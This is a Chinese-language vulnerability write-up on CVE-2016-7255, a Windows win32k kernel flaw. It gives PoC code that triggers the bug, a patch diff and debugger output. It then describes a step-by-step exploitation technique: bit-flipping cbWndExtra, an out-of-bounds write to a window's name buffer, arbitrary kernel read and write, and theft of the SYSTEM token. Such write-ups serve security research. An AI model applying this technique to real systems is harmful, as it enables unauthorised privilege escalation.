Analyzing and Exploiting CVE-2016-7255

2016-11-19 /by nEINEI

目录：

一 背景

在这个 11 月的 9 号，MS 更新了补丁，其中一个漏洞是 CVE-2016-7255。在更早时的时候本月 1 号，Google 和微软已经确认俄罗斯的一个黑客小组（APT28）使用 flash 漏洞 CVE-2016-7855 和一个 windows 内核提权漏洞进行攻击,其实在 10 月中旬，Google 已经分别将这 2 个漏洞报告给了 Adobe 和微软，可以确认其中的内核提权的漏洞就是 CVE-2016-7255。

二 漏洞原因分析

先看一下 PoC 代码:

1) 创建一个窗口 hwnd1

```
hwnd1 = CreateWindowEx(0x80000/*WS_EX_LAYERED*/, L"MyMainWnd", 0,
0x10000000/*WS_VISIBLE*/, 100, 100, 1, 1, 0/*hWndParent */, 0/*hMenu */, h,0);
```

2) 在一个线程里面创建第二窗口 hwn2

```
CreateThread(0, 0, (LPTHREAD_START_ROUTINE)Thread_CreateWindow, 0, 0, 0);
hwnd2 = CreateWindowEx(0x80000/*WS_EX_LAYERED*/, L"MyMainWnd2", 0,
0x10000000/*WS_VISIBLE*/, 100, 100, 1, 1, 0/*hWndParent */, 0/*hMenu */, h,0);
```

3) 修改窗口1的属性为子窗口,这是关键 ,Google最初透漏的信息就是这一点,或者是直接创建一个子窗口

```
SetWindowLong(hwnd, GWL_STYLE, iWndLong | 0x40000000); // 0x40000000 是子窗口标志
再设置一下GWLP_ID属性，这个很重要和最终crash的“写”地址相关，这里暂时设置为1
SetWindowLongPtr(hwnd, GWLP_ID, 1);
```

4) 触发这个漏洞需要手动ALT+TAB 按键或是模拟点击，如果是模拟点击那么是如下代码

```
keybd_event(VK_MENU, 0, 0, 0);
keybd_event(VK_ESCAPE, 0, 0, 0);
```

当然这里面还是有一个技巧的，就是要把窗口hwn2 设置为最前方窗口，挡在窗口hwn1前方。否则不能触发这个漏洞，后面我会解释其原因。

在内核win32k模块崩溃的位置是在xxxNextWindow 函数中,

```
kd> g
Access violation - code c0000005 (!!! second chance !!!)
win32k!xxxNextWindow+0x3e0:
821adb2e 83481404        or      dword ptr [eax+14h],4
kd> r
eax=00000001 ebx=fea27078 ecx=00000000 edx=8b7a1aa0 esi=fe8f1358 edi=fea15b88
```

```
eip=821adb2e esp=8b7a1a88 ebp=8b7a1ae0 iopl=0         nv up ei pl nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010202
win32k!xxxNextWindow+0x3e0:
821adb2e 83481404        or      dword ptr [eax+14h],4      ds:0023:00000015=????????
```

Eax = 1 ,这个就是通过SetWindowLongPtr(hwnd, GWLP_ID, 1);来设置的，换句话说，我们可以设置任意的内核地址addr，让他崩溃在addr+14 的位置。

那么，为什么eax的地址没有被校验呢？ Eax值就是v8+78 执行的内容。看一下补丁的前后对比

补丁前代码：

```
if ( v8 )
 {
   if ( v30 && *(_DWORD *)(v30 + 0x78) )
     *(_DWORD *)(*(_DWORD *)(v30 + 0x78) + 0x14) &= 0xFFFFFFFB;
   if ( !hDC && !(*(_BYTE *)(v7 + 0x1C) & 8) )
     xxxSetWindowPos(v7, 1, 0, 0, 0, 0, 0x6413);
   if ( *(_DWORD *)(v8 + 0x78) )   // 仅仅检查 v8+78 指向的内容是否不为 0
     *(_DWORD *)(*(_DWORD *)(v8 + 0x78) + 0x14) |= 4u;   // 这里就是崩溃的位置
   if ( gpqForeground == *(PVOID *)(*(_DWORD *)(v8 + 8) + 0xBC) )
     gpqForeground = 0;
  ...}
```

而补丁之后的代码：

```
if ( v8 )
     {
       if ( v30 && (*(_BYTE *)(v30 + 0x23) & 0xC0) != 0x40 && *(_DWORD *)(v30 + 0x78) )
         *(_DWORD *)(*(_DWORD *)(v30 + 0x78) + 0x14) &= 0xFFFFFFFB;
       if ( !v31 && !(*(_BYTE *)(v7 + 0x1C) & 8) )
         xxxSetWindowPos(v7, 1, 0, 0, 0, 0, 25619);
       if ( (*(_BYTE *)(v8 + 0x23) & 0xC0) != 0x40 && *(_DWORD *)(v8 + 0x78) )
         *(_DWORD *)(*(_DWORD *)(v8 + 0x78) + 0x14) |= 4u;
       if ( gpqForeground == *(PVOID *)(*(_DWORD *)(v8 + 8) + 0xBC) )
         gpqForeground = 0;
   }
```

显然都是增强了一个条件判断的分支(*(_BYTE *)(v8 + 0x23) & 0xC0) != 0x40.

v8 的值来自于更早的一次函数调用也是在 xxxNextWindow 函数里面

v8 = _GetNextQueueWindow(v7, v31, 1); // 这个函数的目的是取出当前窗口队列当中，下一个窗口。

记得我前面提到过的窗口 hwn2 挡在了窗口 hwn1 的前面，所以_GetNextQueueWindow 取出来的就是窗口 hwn1 的 tagWND 结构。实际上，当我们按下 atl+tab 键时，windows 会出现一系列的当前所有可见窗口的缩略的小窗口让你去选择。xxxNextWindow 就是完成这个当中的部分功能。

所以，if (*(_DWORD *)(v8 + 0x78)) 是很容易通过验证的，就是调用 SetWindowLongPtr 来设置就好了，例如你 SetWindowLongPtr(hwnd, GWLP_ID, 0x41414141);那么就会看到，

```
kd> dt tagwnd fea1a5c8
win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : 0x40000008
   +0x014 bHasMeun         : 0y0
   +0x070 pSBInfo          : (null)
   +0x074 spmenuSys        : (null)
   +0x078 spmenu           : 0x41414141 tagMENU // 这里不为 0 就可以通过验证那个 if 验证
   +0x07c hrgnClip         : 0x140404b3 HRGN__
```

补丁后，加强判断的是子窗口的验证，是去验证 v8+23 的某一个 bit 位。

```
if ( (*(_BYTE *)(v8 + 0x23) & 0xC0) != 0x40 && *(_DWORD *)(v8 + 0x78) )
        *(_DWORD *)(*(_DWORD *)(v8 + 0x78) + 0x14) |= 4u;
```

实际上这是在验证 CLIPCHILDREN 属性也就是 25bit 位是否为 1，当窗口设置为子窗口时，计算出来的值就是 0x40，表达式为(*(_BYTE *)(v8 + 0x23) & 0xC0) != 0x40 为假，这样就跳过了*(_DWORD *)(*(_DWORD *)(v8 + 0x78) + 0x14) |= 4u; 语句。

```
win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : Uint4B
   ...
   +0x014 bDestroyed       : Pos 31, 1 Bit
   +0x018 state2           : Uint4B
   +0x018 bWMCreateMsgProcessed : Pos 31, 1 Bit
   +0x01c ExStyle          : Uint4B
   +0x01c bWS_EX_DLGMODALFRAME : Pos 0, 1 Bit
   ...
   +0x020 bWS_BORDER       : Pos 23, 1 Bit
   +0x020 bMaximized       : Pos 24, 1 Bit
   +0x020 bWS_CLIPCHILDREN : Pos 25, 1 Bit
   +0x020 bWS_CLIPSIBLINGS : Pos 26, 1 Bit
   +0x020 bDisabled        : Pos 27, 1 Bit
   +0x020 bVisible         : Pos 28, 1 Bit
   +0x020 bMinimized       : Pos 29, 1 Bit
   +0x020 bWS_CHILD        : Pos 30, 1 Bit
   +0x020 bWS_POPUP        : Pos 31, 1 Bit
   +0x024 hModule          : Ptr32 Void
   +0x028 hMod16           : Uint2B
   ...
   +0x070 pSBInfo          : Ptr32 tagSBINFO
   +0x074 spmenuSys        : Ptr32 tagMENU
   +0x078 spmenu           : Ptr32 tagMENU
   +0x07c hrgnClip         : Ptr32 HRGN__
```

换句话说，在 alt+tab 切换时，如果下一个窗口是子窗口时那么就不设置子窗口的属性。
*(_DWORD *)(*(_DWORD *)(v8 + 0x78) + 0x14) |= 4u;其实就相当于
v8->spmenu->fFlags |= 4u;

三 如何写出 CVE-2016-2755 的 exploit

目前我们还不知道 APT28 这次攻击中的样本如何利用了这个漏洞 ,所以按照对这个漏洞的理解我尝试进行了下面几种办法。

虽然这是一个任意地址写的漏洞，但实际上我们仅能控制 1 个 bit 的写 1 操作。也就是 0-1 的翻转。
也就是最多我们能把它变成是写，0x04，0x0400, 0x040000,0x04000000. 这样的操作。
所以利用这个漏洞的关键就是“写“什么的问题。如果把这个“写”转化为任意地址读写的问题。

思路 1：
通过对大量的 BITMAP 对象做 heapspary，如果我们可以把其中某一个 bitmap 对象的某个 bit 通过翻转变成另外一个对象的某些变量或是成员，就可以利用 GetBitmapbits ，SetBitmapbits 来做到任意地址读写了。那么是否就可以继续利用了呢？


我写程序测试了一些 BITMAP，发现如果 bitmap 比较小时，数据间隔翻成为另外一个 bitmap 对象的可能性很小，因为后 2 个字节的随机性太大。当 BITMAP 设置 100*100 以上后可以出现翻转为另外一个 bitmap 的可能。因为后 2 个字节开始出现一些 00 这样的大的空白块。
我分配了 1000 个 BITMAP 来测试这个事情。

HBITMAP of address:ea050391
HBITMAP of address:6005031d
HBITMAP of address:87050343
HBITMAP of address:610506c6
HBITMAP of address:07050e49
HBITMAP of address:06050e4a
HBITMAP of surface's address[0]:fdd96000
HBITMAP of surface's address[1]:fdd8b000
HBITMAP of surface's address[2]:fdd80000
HBITMAP of surface's address[3]:fdd75000
HBITMAP of surface's address[4]:fdd6a000
HBITMAP of surface's address[5]:fdd5f000
HBITMAP of surface's address[6]:fdd30000
HBITMAP of surface's address[7]:fdd25000
HBITMAP of surface's address[8]:fdd1a000
HBITMAP of surface's address[9]:fdd0f000
HBITMAP of surface's address[10]:fdd04000
HBITMAP of surface's address[11]:fdcf9000
HBITMAP of surface's address[12]:fdcee000
HBITMAP of surface's address[13]:fdce3000
HBITMAP of surface's address[14]:fdcd8000
HBITMAP of surface's address[15]:fdccd000

HBITMAP of surface's address[16]:fdcc2000
HBITMAP of surface's address[17]:fdcb7000
HBITMAP of surface's address[18]:fdcac000
HBITMAP of surface's address[19]:fdca1000
...

HBITMAP of surface's address[993]:fac95000
HBITMAP of surface's address[994]:fac8a000
HBITMAP of surface's address[995]:fac7f000
HBITMAP of surface's address[996]:fac74000
HBITMAP of surface's address[997]:fac69000
HBITMAP of surface's address[998]:fac5e000
HBITMAP of surface's address[999]:fac53000
也就是从索引 0 开始翻转，是有可能找到翻转后得到第二个对象的可能的。
但反复测试后发现，其实不是太稳定。另外一个很重要的事情是，对 BITMAP 的操作是通过 surface 结构来进行的。真正利用漏洞要来控制的是 address0，address1 这 2 个字段。

```
typedef struct {
    unsigned int handle0;      // 0
    unsigned int unk0[4];      // 4
    unsigned int handle1;      // 16
    unsigned int unk1[2];      // 20
    unsigned int width;        // 28
    unsigned int height;       // 32
    unsigned int size;         // 36
    unsigned int address0;     // 40
    unsigned int address1;     // 44
    unsigned int scansize;     // 48
    unsigned int unk2;         // 52
    unsigned int bmpformat;    // 56
    unsigned int surftype;     // 60
    unsigned int unk3;         // 64
    unsigned int surflags;     // 68
    unsigned int unk4[12];     // 72
} SURFACE;
```




我目前测试的翻转的是 surface 结构的首地址，我并不知道 address0 的内容，即便我把它翻转为另外一个 BITMAP 的 address0 地址我也无法知道。所以这个漏洞需要一个”读“的漏洞来配和。

思路 2：

考虑到不能读出 address0/1 的地址内容，那我们可以不可以预测出它的地址值能？

这只能靠内存布局了。



还是先分配出大量的 BITMAP ，然后寻找连续的部分释放掉，产生空隙，在通过填充其它对象来占位。HWND 一类的对象我可以在用户态 ring3 通过一定编程技巧获得出来，释放掉，然后再把 bitmap 放入其中我就可以预测出 BITMAP 的地址了。当然占位的对象需要和 BITMAP 在一个堆当中。我测试了一些例子不是太理想，然后没有继续进行研究，这个思路需要以后来验证了。

思路 3：

寻找数组一类的结构，利用漏洞来改写相应索引值。成功获得 system 权限.

研究一下窗口对象，可以发现 cbWndExtra 结构。

```
kd> dt tagWND
win32k!tagWND
   +0x000 head             : _THRDESKHEAD
   +0x014 state            : Uint4B
   ...
   +0x014 bDestroyed       : Pos 31, 1 Bit
   +0x018 state2           : Uint4B
   ...
   +0x020 bWS_BORDER       : Pos 23, 1 Bit
   +0x020 bMaximized       : Pos 24, 1 Bit
   +0x020 bWS_CLIPCHILDREN : Pos 25, 1 Bit
   +0x020 bWS_CLIPSIBLINGS : Pos 26, 1 Bit
   +0x020 bDisabled        : Pos 27, 1 Bit
   +0x020 bVisible         : Pos 28, 1 Bit
   +0x020 bMinimized       : Pos 29, 1 Bit
   +0x020 bWS_CHILD        : Pos 30, 1 Bit
   +0x020 bWS_POPUP        : Pos 31, 1 Bit
   +0x024 hModule          : Ptr32 Void
   +0x074 spmenuSys        : Ptr32 tagMENU
   +0x078 spmenu           : Ptr32 tagMENU
   +0x07c hrgnClip         : Ptr32 HRGN__
   +0x080 hrgnNewFrame     : Ptr32 HRGN__
   +0x084 strName          : _LARGE_UNICODE_STRING
   +0x090 cbwndExtra       : Int4B
   +0x094 spwndLastActive  : Ptr32 tagWND
   ...
   +0x0ac bInSendString    : Pos 12, 1 Bit
```

这个 cbwndExtra 实际上是窗口对象在内核额外存储一个窗口的其它信息结构。


它实际上是一个索引，可以通过外部 ring3API 来设置。在创建窗口前，注册一个窗口类时，我可以设置，

```
wc.cbSize = sizeof(WNDCLASSEXW);
wc.lpfnWndProc = DefWindowProc;
wc.hInstance = h;
wc.lpszClassName = L"MyMainWnd";
wc.cbWndExtra = 5;   // 我们设置5个索引
RegisterClassEx(&wc);
```

我们可以通过来设置数据到内核 tagWND 结构的后面, tagWND 就是 CreateWindowsEx()返回给用户态的那个句柄对应的内核态结构体。

```
SetWindowLong(hwnd, 0, 0x1111111);   // 0 索引
SetWindowLong(hwnd, 1, 0x2222222);   // 1 索引
```

SetWindowLong(hwnd, 4, 0x4444444); // 3 索引



显然，如果越界 cbWndExtra 就可以都到后面的数据，并可以改写其内容。

如果我们能够越界，我们需要布局后面的对象。考虑到需要分配到同一个堆管理利器中，最方便的是继续放一个窗口对象。所以我去创建一个窗口

hwn3 = CreateWindowEx(0x80000/*WS_EX_LAYERED*/, L"MyMainWnd", 0,

0x10000000/*WS_VISIBLE*/, 100, 100, 1, 1, 0/*hWndParent */, 0/*hMenu */, h, 0);

ShowWindow(hwnd3, SW_HIDE);

注意，这里一定要调用ShowWindow这个函数。因为不隐藏窗口hwn3那么通过模拟点击触发xxxNextWindow时就不会取出hwn1,那样就不能触发这个漏洞了。我把它隐藏后，就不影响之前的窗口存放序列了。

开始cbWndExtra = 5； 通过漏洞去改写它高8个bit的值，即或上 0x04 00 00 00 这个值。


31 ~ 0 bit

0 0 0 0 | 0 0 0 0 | 0 0 0 0 | 0 1 0 1

翻转1bit 5 | 0x04000000 => 0x04000005

此时 cbWndExtra = 0x04000005。我们可以越界写很远的地址空间了。

经过测试，我发现创建窗口 hwn3 绝大多数情况下会仅挨着 hwn1 来分配。也就是 hwnd3 距离 hwnd1 远远小于 0x04000005 这个值。但少数情况下也会出现 hwn3 分配在 hwn1 内存的前方。如果这样就不符合我们的越界策略了。需要释放掉这个窗口，继续创建，直到找到一个满足的窗口为止。



下一个问题是，可以越界写后，我们写那个字段，写什么内容呢？

kd> dt tagWND

win32k!tagWND

   +0x000 head   : _THRDESKHEAD

  …

   +0x07c hrgnClip   : Ptr32 HRGN__

+0x080 hrgnNewFrame : Ptr32 HRGN__
+0x084 strName : _LARGE_UNICODE_STRING
+0x090 cbwndExtra : Int4B
+0x094 spwndLastActive : Ptr32 tagWND
...
+0x0ac bInSendString : Pos 12, 1 Bit

我去改写 strName 这个字段，因为这里面包含一个指针字段 buff。
nt!RtlpBreakWithStatusInstruction:
82ab99d8 cc int 3
kd> dt _LARGE_UNICODE_STRING
win32k!_LARGE_UNICODE_STRING
+0x000 Length : Uint4B
+0x004 MaximumLength : Pos 0, 31 Bits
+0x004 bAnsi : Pos 31, 1 Bit
+0x008 Buffer : Ptr32 Uint2B

因为这个 buff 是和 2 个读写的 API 有关系。SetWindowText / GetWindowText 这 2 个 API 是用来设置一个窗口的显示文本的内容。它存放的内容就在 tagWND.strName.Buffer 指向的内核内存当中。

但通过调试我发现这 2 个 API 都不能用，因为 SetWindowText 会重新分配 Buffer 内存而不是使用我们漏洞越界后改写的指 ，另外会写入 unicode 字符数据，会导致写入出错。
研究后发现可以使用更底层一点的 API 来做这个事情，
读：InternalGetWindowText // 它可以读出来
写: NtUserDefSetText // 它会使用我们改写后的指针

NtUserDefSetText 是一个未被导出的函数，不可以通过 GetProcAddress 获得，所以我这个函数里面的汇编指令直接抠出来调用，另外我们调用这个函数时，堆栈需要自己平衡，因为他是一个内部的中间调用过程，需要参数，而返回时堆栈不能按照原来的 ret 8 来返回。

至此我们就拥有了任意内存地址读写的能力了，后面就比较简单了。
可以改写 halDispatchtable+4， 或是修改控制流程，获得 shellcode 调用。
但这些都需利用 ROP 去 BYPASS KASLR, SMEP 等内核缓解措施。
可以选择一个简单的，找到 system 进程和自身进程的 EPROCESS. 然后通过 EPROCESS 找到 token ，然后用 system 的 token 来替换自身进程的 token 即可。


```
kd> dt _EPROCESS
ntdll!_EPROCESS
   +0x000 Pcb              : _KPROCESS
   +0x098 ProcessLock      : _EX_PUSH_LOCK
   +0x0a0 CreateTime       : _LARGE_INTEGER
   +0x0a8 ExitTime         : _LARGE_INTEGER
   +0x0b0 RundownProtect   : _EX_RUNDOWN_REF
   ...
   +0x0f0 ExceptionPortValue : Uint4B
   +0x0f0 ExceptionPortState : Pos 0, 3 Bits
   +0x0f4 ObjectTable      : Ptr32 _HANDLE_TABLE
   +0x0f8 Token            : _EX_FAST_REF
   +0x2bc TimerResolutionStackRecord : Ptr32 _PO_DIAG_STACK_RECORD
   +0x2c0 SequenceNumber   : Uint8B
   +0x2c8 CreateInterruptTime : Uint8B
   +0x2d0 CreateUnbiasedInterruptTime : Uint8B
```

可以写出来一个任意读写的函数：
int read(hwnd, /*漏洞修改越界的窗口 1*/

(void*)(g_Golabvar.system_kproc + g_Golabvar.token_offset),
pvalue, // out_，读取出的内核内容
4, // 读取的长度
Hwnd3/*被控制的修改的窗口 3*/);

int write(hwnd, /*漏洞修改越界的窗口 1*/
(void*)(g_Golabvar.curr_kproc + g_Golabvar.token_offset),
*pvalue, // in_，要写入的内容
4, // 写入的字节长度，例如 0x1234567
Hwnd3/*被控制的修改的窗口 3*/);

当然获得 system 进程的 EPROCESS 时需要临时提权一下，设置权限为 SE_PRIVILEGE_ENABLED 权限。
这样我们就可以获得 system 进程的 EPROCESS 了。
最后，我们就可以创建任意 SYSTEM 权限的进程了，不需要 bypass KASLR,SMEP。



Reference：
https://www.blackhat.com/docs/eu-16/materials/eu-16-Liang-Attacking-Windows-By-Windows.pdf
https://security.googleblog.com/2016/10/disclosing-vulnerabilities-to-protect.html
https://threatpost.com/microsoft-says-russian-apt-group-behind-zero-day-attacks/121722/
http://securityaffairs.co/wordpress/53242/hacking/cve-2016-7255-zero-day.html